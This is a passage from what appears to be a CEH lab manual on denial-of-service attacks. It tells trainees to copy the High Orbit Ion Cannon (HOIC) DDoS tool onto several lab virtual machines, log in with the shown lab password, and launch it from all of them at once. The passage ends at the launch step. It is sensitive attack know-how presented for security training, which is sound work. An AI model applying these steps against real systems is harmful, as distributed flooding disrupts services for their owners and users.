
[User's Guide](#) · [Wiki](#) · [Questions and Answers](#) · [Mailing Lists](#)

You are running Wireshark 3.4.4 (Git v3.4.4 packaged as 3.4.4-1).



4. Click [Windows 11](#) to switch to the **Windows 11** machine.
5. Navigate to **E:\CEH-Tools\CEHv12 Module 10 Denial-of-Service\DoS and DDoS Attack Tools** and copy the **High Orbit Ion Cannon (HOIC)** folder to **Desktop**.

To perform the DDoS attack, run this tool from various machines at once. If you run the tool directly from the shared drive in the machines one at a time, errors might occur. To avoid errors, copy the folder **High Orbit Ion Cannon (HOIC)** individually to each machine's **Desktop**, and then run the tool.




6. Similarly, follow the previous step (**Step #5**) on the **Windows Server 2019** (click [Windows Server 2019](#) to switch to the **Windows Server 2019**) and **Windows Server 2022** (click [Windows Server 2022](#) to switch to the **Windows Server 2022**) machines.

In **Windows Server 2019**, click [**Ctrl+Alt+Delete**](#) to activate the machine, by default, **Administrator** profile is selected, click **Pa\$\$w0rd** to enter the password and press **Enter** to log in.


In **Windows Server 2022**, click [**Ctrl+Alt+Delete**](#) to activate the machine, by default, **CEH\Administrator** profile is selected, click **Pa\$\$w0rd** to enter the password and press **Enter** to log in.

On the **Windows Server 2019** and **Windows Server 2022** machines, the **High Orbit Ion Cannon (HOIC)** folder is located at **Z:\CEHv12 Module 10 Denial-of-Service\DoS and DDoS Attack Tools**.




7. Now, click **Windows 11** to switch to the **Window 11** machine and navigate to **Desktop**. Open the **High Orbit Ion Cannon (HOIC)** folder and double-click **hoic2.1.exe**.


If an **Open File - Security Warning** pop-up appears, click **Run**.



